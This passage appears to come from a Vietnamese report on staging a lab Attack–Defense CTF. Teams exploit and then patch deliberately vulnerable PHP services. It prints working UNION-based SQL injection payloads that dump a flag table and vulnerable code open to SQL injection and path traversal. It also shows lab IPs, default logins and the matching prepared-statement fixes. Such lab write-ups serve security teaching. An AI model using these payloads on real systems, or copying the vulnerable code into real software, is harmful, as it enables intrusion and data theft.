 - + Bảo vệ hints.json và agent PHP:

- Đảm bảo bp_flag_agent.php không thể bị gọi trực tiếp từ Internet (chỉ cho phép từ mạng nội bộ/via firewall rule, hoặc kiểm tra thêm header, IP source).
- Không ghi AGENT_TOKEN vào bất kỳ nơi nào mà người chơi có thể đọc được (log, file cấu hình public, ...).
- Giữ nguyên chức năng, tránh “phá game”:
 - + Đội phòng thủ không được phép xoá hoàn toàn hints.json hoặc sửa format JSON một cách tuỳ tiện, vì điều này sẽ khiến checker không thể tìm thấy flag và dịch vụ bị chấm DOWN.
 - + Thay vào đó, việc phòng thủ tập trung vào kiểm soát quyền truy cập (ai đọc được JSON) và ngăn chặn lỗ AGENT_TOKEN, chứ không phải thay đổi thuật toán giấu flag.

Với kịch bản Block Puzzle, bảng puzzle_hints tiếp tục được sử dụng đúng vai trò ban đầu: lưu các hint game bình thường cho người chơi. Còn file hints.json trở thành nơi cất giữ flag dưới dạng bị “cắt mảnh và mã hoá”, là mục tiêu chính mà đội tấn công phải tìm và phân tích. Cách thiết kế này giúp mô phỏng một tình huống thực tế hơn, nơi dữ liệu nhạy cảm được ẩn trong các cấu trúc cấu hình/phản hồi API tưởng chừng vô hại, và yêu cầu người chơi CTF phải kết hợp nhiều bước phân tích để trích xuất flag thành công.

4.2. Tổ chức kiểm thử thực nghiệm các dịch vụ

4.2.1. Mục tiêu, môi trường và kịch bản tổng thể

4.2.1.1. Mục tiêu kiểm thử

Phần này nhằm mô phỏng một mini Attack–Defense CTF thật sự trên hạ tầng đã xây dựng, với 3 mục tiêu:

- Kiểm chứng khả năng khai thác (Red Team):
 - + Lấy được flag từ 3 dịch vụ SIS, SMS, Block Puzzle trên các team khác bằng cách lợi dụng đúng lỗ hổng đã phân tích.
- Kiểm chứng khả năng vá (Blue Team):
 - + Sửa mã nguồn/dịch vụ để chặn được khai thác nhưng không làm hỏng checker, không làm dịch vụ chuyển sang trạng thái DOWN.
- Quan sát tác động lên SLA & scoreboard (Ops):
 - + Khi service bị DOWN hoặc FLAG_NOT_FOUND, SLA của đội bị ảnh hưởng thế nào.
 - + Khi khôi phục service đúng cách, trạng thái trên scoreboard có trở lại UP/OK hay không.

4.2.1.2. Môi trường

- Host CTF (controller + checkers): 160.250.132.171
 - + Chạy ctft-controller.service và các ctft-checkermaster@*.service.
 - + Từ đây SSH vào các team theo port:
 - Team 1: ssh team1_@160.250.132.171 -p 10001
 - Team 2: ssh team2_1@160.250.132.171 -p 10002
 - Team 3: ssh team3_1@160.250.132.171 -p 10003

- Các team (VM challenge):
 - + Team 1: 10.50.1.10
 - + Team 2: 10.50.2.10
 - + Team 3: 10.50.3.10

4.2.1.3. Các dịch vụ

- Service 1 – SIS (Student Information System)
 - + Port: HTTP 80 trên mỗi team
 - + Lỗ hổng chính: SQL Injection trên tham số id của trang xem chi tiết sinh viên.
- Service 2 – SMS (Stock Management System)
 - + Port: HTTP 81
 - + Lỗ hổng chính: file backup cũ backup_legacy.php cho phép đọc tùy ý file, trong đó có thư mục .flags chứa flag theo từng tick.
- Service 3 – BP (Block Puzzle)
 - + Port: HTTP 82
 - + Lỗ hổng chính: database/hints.php công khai dữ liệu hints.json chứa các mảnh flag đã được mã hóa base64.

4.2.1.4. Kịch bản tổng thể

- Vòng 1
 - + Team 1 tấn công Service 1 của Team 2 (SIS) → lấy flag bằng SQL Injection.
 - + Team 2 phát hiện, vá lại SIS để chặn SQLi nhưng không làm hỏng checker.
- Vòng 2
 - + Team 2 tấn công Service 2 của Team 3 (SMS) → lợi dụng backup_legacy.php đọc file flag trong .flags.
 - + Team 3 vá lại backup_legacy.php, vẫn cho checkermaster đọc được flag, nhưng chặn attacker.
- Vòng 3
 - + Team 3 tấn công Service 3 của Team 1 (Block Puzzle) → dùng script đọc hints.php để tái dựng flag.
 - + Team 1 vá hints.php để chỉ cho phép checkermaster xem full JSON, còn người chơi chỉ thấy phần stages không có flag.
- Mô phỏng SLA
 - + Có ý làm DOWN một service (ví dụ Service 1 của Team 2) bằng cách phá cấu trúc database, rồi khôi phục.
 - + Quan sát trạng thái DOWN → (RECOVERING) → OK trên log checker và scoreboard.

4.2.2. Vòng 1 – Team 1 tấn công Service 1 (SIS) của Team 2 và vá lỗi SQLi

4.2.2.1. Thiết lập kết nối và trinh sát

Tùy máy người tổ chức (hoặc client attacker), tạo SSH tunnel tới Service 1 của Team 2:

```
ssh -L 9001:10.50.2.10:80 team1_1@160.250.132.171 -p 10001
```

Sau đó, trên trình duyệt:

- Mở <http://localhost:9001/> → giao diện SIS.
- Đăng nhập bằng tài khoản admin mặc định (được BTC cung cấp cho bài lab hoặc cblake-cblake123).
- Duyệt đến chức năng: Students → Student List → View

Hình 4.1 Duyệt chức năng Student service 1

Giải thích: Ảnh trên cho thấy Service 1 đang vận hành bình thường. Toàn bộ các chức năng trên giao diện được kiểm thử và cho kết quả hoạt động mượt mà, không ghi nhận hiện tượng gián đoạn hoặc lỗi xử lý.

- Kiểm tra chức năng xem chi tiết student trên service 1:

```
http://localhost:9001/admin/?page=students/view_student&id=1
```

Hình 4.2 Xem thông tin Student service 1


Giải thích: Chức năng xem thông tin chi tiết của một học sinh diễn ra bình thường; toàn bộ các nút và thao tác tương tác trên giao diện đều hoạt động đúng ý đồ thiết kế, không phát sinh lỗi hay gián đoạn.

4.2.2.2. Phát hiện SQL Injection

Tiến hành thử nghiệm:

- Thay id=1 bằng id='1':

- + Nếu backend trả lỗi SQL hoặc trang trắng → nghi ngờ SQLi.



Hình 4.3 Nghi ngờ SQLi trên service 1

Giải thích: Ảnh trên thể hiện quá trình thực hiện kiểm thử SQLi. Kết quả trả về có xuất hiện những biểu hiện khả nghi, cho thấy hệ thống có thể tồn tại điểm yếu cần điều tra sâu hơn.

- Thủ tiếp các payload nhẹ như:

- + id=1 AND 1=1
- + id=1 AND 1=2

#	Department/Course	Semester/School Yr.	Year	Beg. of Sem. Status	End of Sem. Status	Action
1	CoEng BSCS	First Semester 2018-2019	1st Year	New	Completed	Action
2	CoEng BSCS	Second Semester 2018-2019	1st Year	Regular	Completed	Action

Hình 4.4 Kiểm tra payload nhẹ 1=1

Giải thích: Kết quả trong hình cho thấy khi thêm biểu thức logic đơn giản vào tham số id, hệ thống phản hồi thay đổi tương ứng với giá trị Boolean của biểu thức. Payload 1=1 (đúng) giữ nguyên nội dung, trong khi 1=2 (sai) làm mất dữ liệu trả về. Điều này chứng minh cấu trúc SQL phía backend chưa được bảo vệ và có thể bị kiểm soát thông qua phép nối chuỗi trong truy vấn.

Không xuất hiện lỗi SQL / stacktrace.

Nội dung hiển thị giống nhau giữa 1 AND 1=1 và 1 AND 1=2

Nhiều khả năng tham số id đã được ép kiểu về integer (ví dụ dùng intval()), hoặc truyền qua prepared statement / query parameter. Do đó phần AND 1=1 / AND 1=2 không được DB hiểu như một mảnh câu lệnh SQL, mà chỉ là dữ liệu → không tạo được SQL Injection theo kiểu boolean-based ở endpoint này.

Kết luận: Endpoint view_student dùng câu truy vấn kiểu:


```
$qry = $conn->query("SELECT * FROM student_list WHERE id = '{$GET['id']}'");
```

à chấp nhận dữ liệu từ \$_GET['id'] trực tiếp, dẫn đến SQL Injection.

4.2.2.3. Khai thác SQL Injection để đọc flag từ bảng flag_storage

Sau khi khảng định tham số id được đưa thẳng vào câu lệnh SQL, Team 1 tiến hành khai thác chi tiết theo các bước:

- Bước 1 – Xác định số lượng cột (Column Count)
 - + Ý tưởng: dùng UNION SELECT với số lượng cột tăng dần cho tới khi lỗi “different number of columns” biến mất.
 - + Payload minh họa (giả sử tăng dần từ 5, 10, ... đến 15 cột):
 - Với 10 cột: id=-1' UNION SELECT 1,2,3,4,5,6,7,8,9,10-- - cột:



Hình 4.5 Mẫu truy vấn 10 cột bị lỗi

Giải thích: Hình trên cho thấy payload với 10 cột đã gây ra lỗi “The used SELECT statements have a different number of columns”. Điều này chứng tỏ số lượng cột của truy vấn gốc nhỏ hơn hoặc lớn hơn 10, khiến máy chủ từ chối hợp nhất kết quả giữa hai câu SELECT. Đây là bằng chứng trực tiếp rằng tham số id được truyền thẳng vào SQL mà không qua biện pháp an toàn, và kỹ thuật UNION-based SQLi hoàn toàn khả thi. Người tấn công dựa vào phản hồi lỗi này để suy luận chính xác số lượng cột thật sự của bảng.

- Với 15 cột:
 - id=-1' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15-- -

#	Department/Course	Semester/School Yr.	Year	Beg. of Sem. Status	End of Sem. Status	Action
1	CoEng BSCS	First Semester 2018-2019	1st Year	New	Completed	Action ▾
2	CoEng BSCS	Second Semester 2018-2019	1st Year	Regular	Completed	Action ▾

Hình 4.6 Mẫu truy vấn 15 trả kết quả

Giải thích: Payload với 15 cột không còn gây lỗi different number of columns và dữ liệu từ 1–15 đã được tiêm vào kết quả SELECT ban đầu. Điều này chứng minh rằng truy vấn gốc bao gồm đúng 15 cột, đồng thời xác nhận cấu trúc truy vấn phía backend hoàn toàn có thể bị thao túng bằng UNION-based SQL Injection. Từ điểm này, người tấn công có thể thay thế các giá trị mặc định bằng các hàm SQL để đọc nội dung bảng hoặc dump dữ liệu tùy ý.

- + Kết quả quan sát trên giao diện:
 - Khi số lượng cột chưa khớp, trang trả lỗi hoặc trống.
 - Khi dùng 15 cột, trang hiển thị bình thường, các giá trị 1–15 bắt đầu “chui” vào các trường khác nhau trên giao diện Student Details.
- + Kết luận:
 - Truy vấn gốc có 15 cột ⇒ mọi payload UNION về sau phải dùng 15 giá trị.
- Bước 2 – Xác định các cột hiển thị (Displayable Columns)
 - + Mục tiêu: tìm cột nào trong 15 cột được render ra giao diện, từ đó “gắn” nội dung flag vào cho dễ đọc.
 - + Quan sát trang sau khi dùng payload 1..15:
 - Cột 2 → hiển thị ở trường Student Roll (giá trị “2”).
 - Cột 6 → hiển thị ở Gender và Contact # (giá trị “6”).
 - Cột 8 → hiển thị ở Present Address (giá trị “8”).
 - Cột 9 → hiển thị ở Permanent Address (giá trị “9”).
 - Cột 15 → hiển thị ở Name (giá trị “15”).
 - + Nhận xét:
 - Các cột còn lại có thể được dùng nội bộ (ngày sinh, status, ...) hoặc không in ra trực tiếp.

- Vị trí Name (cột 15) là dễ thấy và ít bị format lại → phù hợp để đưa flag lên.
- Bước 3 – Đọc flag từ bảng flag_storage bằng UNION SELECT
 - + Từ phía gameserver, mỗi service đều có bảng flag_storage chứa cột flag cho từng tick.
 - + Payload tấn công cuối cùng:
 - Thay giá trị cột 15 bằng GROUP_CONCAT(flag) đọc từ flag_storage, các cột khác đặt giá trị vô hại (1,2,3,...):

```
id=-1' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14, GROUP_CONCAT(flag)
FROM flag_storage-- -
```

Khi URL-encode, payload đầy đủ:

```
http://localhost:9001/admin/?page=students/view_student&id=-1%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,10,11,12,13,14,
GROUP_CONCAT(flag)%20FROM%20flag_storage--%20-
```

Hình 4.7 TeamI lấy flag từ service I của team 2

Giải thích: Sau khi xác định cột 15 là cột hiển thị rõ ràng và có thể kiểm soát nội dung, Team 1 xây dựng payload UNION SELECT, trong đó cột cuối được thay bằng GROUP_CONCAT(flag) FROM flag_storage. Điều này cho phép trích xuất toàn bộ dữ liệu flag trong bảng và hiển thị chúng lên giao diện mà không cần quyền truy cập nội bộ. Hệ thống đã trả về một chuỗi chứa nhiều flag qua các tick, chứng minh truy vấn gốc không có bất kỳ biện pháp lọc, escape hoặc hạn chế quyền truy cập SQL nào. Đây là minh chứng rõ ràng cho một cuộc tấn công SQL Injection thành công và hoàn chỉnh.

- + Kết quả:

- Trên giao diện, trường Name (cột 15) xuất hiện chuỗi dài chứa một hoặc nhiều flag dạng PTITHCM{...} tương ứng các tick đã được check.

- Dựa vào tick hiện tại (xem trên scoreboard), Team 1 lựa chọn đúng flag tương ứng để submit vào server nộp flag (qua giao diện Attack hoặc nc 160.250.132.171 6666).

```
permitted by applicable law.
root@team1:~# nc 160.250.132.171 6666
PTITHCM Attack & Defense CTF Flag Submission Server
One flag per line please!

PTITHCM_Q1RGLS5lFGBTRVFMRVBHj5wjdCjR5L04
PTITHCM_Q1RGLS5lFGBTRVFMRVBHj5wjdCjR5L04 OLD Flag has expired
PTITHCM_Q1RGLS5lFJxTRVFwRVA0ljMG5Bs35Jgo
PTITHCM_Q1RGLS5lFJxTRVFwRVA0ljMG5Bs35Jgo OK
|
```

Hình 4.8 Nộp flag thành công service 1

Giải thích: Khi Team 1 sử dụng nc để kết nối tới dịch vụ nộp flag, hệ thống yêu cầu “One flag per line”. Flag lấy từ bảng flag_storage được nhập trực tiếp vào. Máy chủ kiểm tra tính hợp lệ theo tick và trả về trạng thái: expired hoặc OK. Đây là minh chứng cuối cùng khẳng định chuỗi khai thác SQLi đã hoàn chỉnh — từ việc chèn payload, hợp nhất dữ liệu, đọc flag, cho đến nộp flag hợp lệ để ghi điểm.

Ghi được điểm trên scoreboard cho team1:

Scoreboard								
	Team	Block Puzzle Game	Stock Management System	Student Information System	Total Offense	Total Defense	Total SLA	Total
1.	team1	0.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	2.00	0.00	12.00	14.00
2.	team3	0.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	0.00	0.00	12.00	12.00
3.	team2	0.00 0.00 0.00 0.00 up	0.00 0.00 0.00 0.00 up	0.00 -1.00 0.00 0.00 up	0.00	-1.00	12.00	11.00

Hình 4.9 Điểm được cộng cho team 1 lấy flag được từ team 2

Giải thích: Nhìn vào scoreboard, Team 1 nhận được điểm Offense cho service Student Information System bởi vì flag đọc từ cơ sở dữ liệu của Team 2 đã được nộp thành công. Cơ chế scoring tick-based của gameserver xác nhận flag đúng tick và cộng điểm ngay lập tức. Ngược lại, Team 2 bị trừ điểm Defense, minh họa rõ ràng hậu quả của lỗ hổng SQLi đối với khả năng bảo vệ dịch vụ của họ.


4.2.2.4. Vá lỗi SQL Injection cho Service 1 (SIS) – Không làm mất điểm SLA

Sau khi bị Team 1 khai thác, Team 2 chuyển sang vai trò Blue Team, thực hiện vá lỗi với 2 yêu cầu:

- Chặn hoàn toàn khả năng tiêm lệnh SQL qua tham số id.
- Tuyệt đối không thay đổi cách checkermaster kết nối/đọc flag (tránh làm service bị DOWN hoặc FLAG_NOT_FOUND do lỗi logic mới).
- Vị trí lỗi chính cần vá trong view_student.php

- + Đoạn code ban đầu (lỗi):

/var/www/service1/admin/students/view_student.php



```

GNU nano 8.4                               /var/www/service1/admin/students/view_student.php
?php
if(isset($_GET['id'])){
    $qry = $conn->query("SELECT *, CONCAT(lastname,' ', firstname, ' ', middlename) as fullname FROM `student_list` where id = '$id'");
    if($qry->num_rows > 0){
        $res = $qry->fetch_array();
        foreach($res as $k => $v){
            if(!is_numeric($k))
                $$k = $v;
        }
    }
}
?>

```

Hình 4.10 Đoạn code lỗi trong view_student team2

Giải thích: Đoạn code trong hình đưa trực tiếp \$_GET['id'] vào SQL mà không lọc hoặc escape, tạo ra lỗ hổng SQL Injection. Đây là vị trí Team 2 cần sửa, đồng thời phải đảm bảo không làm thay đổi logic mà checkmaster sử dụng để đọc flag, tránh ảnh hưởng điểm SLA.

Biến \$_GET['id'] được đưa thẳng vào chuỗi SQL, chỉ cần thêm ' UNION SELECT ... là có thể chèn thêm truy vấn. Không có bất cứ kiểm tra kiểu dữ liệu, escaping, hay prepared statement nào.

- + Thay thế bằng Prepared Statement an toàn

```

if (isset($_GET['id'])) {
    $id = $_GET['id'];

    // Chuẩn bị câu lệnh có placeholder
    $stmt = $conn->prepare(
        "SELECT *, CONCAT(lastname, ' ', firstname, ' ', middlename) as fullname
        FROM `student_list` WHERE id = ?"
    );

    if ($stmt) {
        // Ép tham số về kiểu integer
        $stmt->bind_param("i", $id);

        // Thực thi truy vấn
        $stmt->execute();
        $qry = $stmt->get_result();

        if ($qry->num_rows > 0) {
            $res = $qry->fetch_array();
            foreach ($res as $k => $v) {
                if (!is_numeric($k))
                    $$k = $v;
            }
        }

        $stmt->close();
    }
}

```

- Hiệu quả của vá:
 - + Khi attacker gửi id=-1' UNION SELECT ..., driver MySQLi vẫn coi toàn bộ giá trị là một tham số kiểu integer, không thể chèn thêm cú pháp SQL.
 - + Payload cũ (UNION SELECT, AND 1=1, ...) hoàn toàn vô tác dụng.
- Vá truy vấn thứ hai trong phần Academic History
 - + Ban đầu (tiềm ẩn nguy cơ dùng lại \$id đã bị tiêm lệnh):

```
$academics = $conn->query(
    "SELECT ... FROM academic_list WHERE student_id = '{$id}' ORDER BY ..."
);
```

+ Sửa tương tự:

```
$stmt2 = $conn->prepare(
    "SELECT ... FROM academic_list WHERE student_id = ? ORDER BY ..."
);
$stmt2->bind_param("i", $id);
$stmt2->execute();
$academics = $stmt2->get_result();
```

Như vậy, toàn bộ luồng xử lý liên quan đến id đều sử dụng prepared statement, loại bỏ nguy cơ SQLi chuỗi.

- Bổ sung chống XSS khi hiển thị dữ liệu Student
 - + Để tránh việc attacker chèn <script> vào tên, địa chỉ,... rồi lưu trong DB, Team 2 thêm htmlspecialchars() ở các vị trí in ra:
 - Trước:
- ```
<?= isset($fullname) ? $fullname : 'N/A' ?>
<?= isset($present_address) ? $present_address : 'N/A' ?>
```
- Sau:
- ```
<?= isset($fullname) ? htmlspecialchars($fullname) : 'N/A' ?>
<?= isset($present_address) ? htmlspecialchars($present_address) : 'N/A' ?>
```
- + Khi thử tạo sinh viên với tên chứa <script>alert(1)</script>, trang chỉ hiển thị text thô thay vì thực thi JavaScript.
 - Kiểm thử lại với checkermaster – đảm bảo SLA không bị ảnh hưởng

	Team	Block Puzzle Game	Stock Management System	Student Information System	
1.	team1	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0
2.	team2	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0
3.	team3	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0
4.	team4	0.00	0.00	0.00	0

Hình 4.11 Team 2 và service 1 nhưng không mất SLA

Giải thích: Scoreboard xác nhận Service 1 vẫn ở trạng thái **UP** sau khi vá lỗi, nghĩa là checkermaster vẫn truy cập và lấy flag bình thường. Chính nhờ việc Team 2 chỉ sửa cách truyền tham số (chuyển sang prepared statement) mà không thay đổi cấu trúc bảng, đường dẫn, hay logic xử lý dữ liệu, SLA không bị ảnh hưởng. Những payload SQLi trước đây trở nên vô hại vì MySQLi ép tham số **id** về kiểu integer và không thể ghép thêm cú pháp SQL.

+ Sau khi sửa code, Team 2:

- Khởi động lại service web cho SIS, kiểm tra nhanh bằng trình duyệt rằng trang Student vẫn hiển thị bình thường với id hợp lệ.
- Đồng thời, Team 1 thử lại payload cũ:

Hình 4.12 Team1 không còn khai thác được lỗ hổng SQLi

Giải thích: Payload SQLi cũ không còn tác dụng vì prepared statement ép tham số **id** về kiểu số và không cho phép thêm cú pháp SQL. Điều này khiến truy vấn UNION SELECT của attacker không thể được MySQLi biên dịch lại như trước. Hệ thống phản hồi “Student not found”, cho thấy lớp logic còn nguyên vẹn và service vẫn UP đối với checkermaster.

URL ...view_student&id=-1' UNION SELECT ... không còn in ra flag, trang có thể hiển thị “Student not found” hoặc dữ liệu rỗng.

Điều này chứng tỏ: SQL Injection đã được vá, trong khi SLA vẫn được giữ nguyên vì toàn bộ giao tiếp với gameserver (bảng flag_storage, luồng đặt/đọc flag) không bị can thiệp.

4.2.3. Vòng 2 – Team 2 tấn công Service 2 (SMS) của Team 3 và vá lỗ hổng backup_legacy.php


4.2.3.1. Thiết lập kết nối và trinh sát

Từ phía Team 2, mục tiêu là truy cập được vào service SMS (service 2) của Team 3.

- Thiết lập SSH tunnel từ host bên ngoài vào service 2 của Team 3:

```
ssh -L 9002:10.50.3.10:81 team2_1@160.250.132.171 -p 10002
```


- Truy cập giao diện ứng dụng SMS:
 - + Mở trình duyệt, truy cập:
<http://localhost:9002/>
→ Giao diện “Stock Management System” (AdminLTE).
 - + Đăng nhập bằng tài khoản quản trị (admin mặc định do đội bài cung cấp)



Hình 4.13 Giao diện web service 2

Giải thích: Team 2 thiết lập SSH tunnel để truy cập Service 2 của Team 3. Khi truy cập <http://localhost:9002/>, giao diện Stock Management System hiển thị bình thường, chứng minh kết nối thành công và cho phép bắt đầu quá trình trinh sát, đăng nhập, và tìm kiếm lỗ hổng.

- Trinh sát các chức năng liên quan đến backup:
 - + Trong menu admin, Team 2 chú ý tới:
 - Mục “Backup Center” hoặc “Database Backup” → thường trỏ vào file backup.php.



Backup Center (v2)

Chức năng quản lý và tải về bản sao lưu hệ thống kho hàng.

ID	Tên backup	Thời gian	Tài về
1	Initial System Backup	2025-11-18 16:35:03	Download

Hình 4.14 Nơi Backup Center hoạt động hợp pháp

Giải thích: Backup Center hoạt động bình thường và cho phép tải file backup qua backup.php. Trong quá trình kiểm tra mã nguồn, Team 2 phát hiện thêm file backup_legacy.php, một endpoint cũ có khả năng chia lỗ hổng. Đây là mục tiêu chính để phân tích và khai thác.

- Kiểm tra mã nguồn HTML/JS (hoặc sử dụng Developer Tools → Network) để xem các endpoint được gọi:
 - o Backup.php – bản backup mới, lấy file theo id trong bảng backups.
 - o Manh mối về backup_legacy.php – bản cũ dùng cơ chế “file” thuần.

```
root@team2:/var/www/service2# ls
404.html  backup.php      classes    dist          index.php      libs        uploads
admin     backup_legacy.php config.php  flag_agent.php initialize.php  plugins
backup    build           database   inc           initialize.php.bak  readme.txt
root@team2:/var/www/service2# cat backup_legacy.php
<?php
// backup_legacy.php - Version 1 CŨ, CÓ LỖ HỒNG PATH TRAVERSAL
require_once 'config.php';

$baseDir = BACKUP_STORAGE_DIR;           // C:\xampp\htdocs\sms\backup\
$file    = $_GET['file'] ?? 'initial_backup.sql';

/*
 * LỖ HỒNG:
 * - Tham số "file" được nối thẳng vào đường dẫn
 * - Không kiểm tra ".." hay truy cập thư mục ẩn
 * -> Kẻ tấn công có thể đọc bất kỳ file nào bên trong thư mục backup, kể cả .flags
 */
 fullPath = $baseDir . $file;

if (!file_exists($fullPath) || !is_file($fullPath)) {
    die("File not found.");
}

header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename=' . basename($fullPath) . '');
readfile($fullPath);

```

Hình 4.15 Manh mối về file backup_legacy.php


Giải thích: File backup_legacy.php nhận tham số file rồi nối trực tiếp vào đường dẫn mà không kiểm tra, dẫn đến lỗ hổng Path Traversal. Attacker có thể đọc bất kỳ file nào trong thư mục backup hoặc các file nhạy cảm khác. Đây là manh mối quan trọng được Team 2 phát hiện trong quá trình trinh sát.

4.2.3.2. Khai thác path traversal trên backup_legacy.php để đọc flag

Sau khi xác định được endpoint cũ backup_legacy.php, Team 2 tiến hành khai thác:

- Bước 1 – Kiểm tra hoạt động bình thường của backup_legacy.php
 - + Dùng trình duyệt hoặc curl để gọi file backup mặc định:

```
curl "http://localhost:9002/backup_legacy.php?file=initial_backup.sql"
```



Hình 4.16 File chứa database backup hợp pháp

Giải thích: Gọi backup_legacy.php?file=initial_backup.sql cho phép tải xuống file backup hợp pháp, chứng minh endpoint hoạt động và tham số file được đưa thẳng vào đường dẫn. Đây là cơ sở quan trọng để tiếp tục thử nghiệm path traversal.

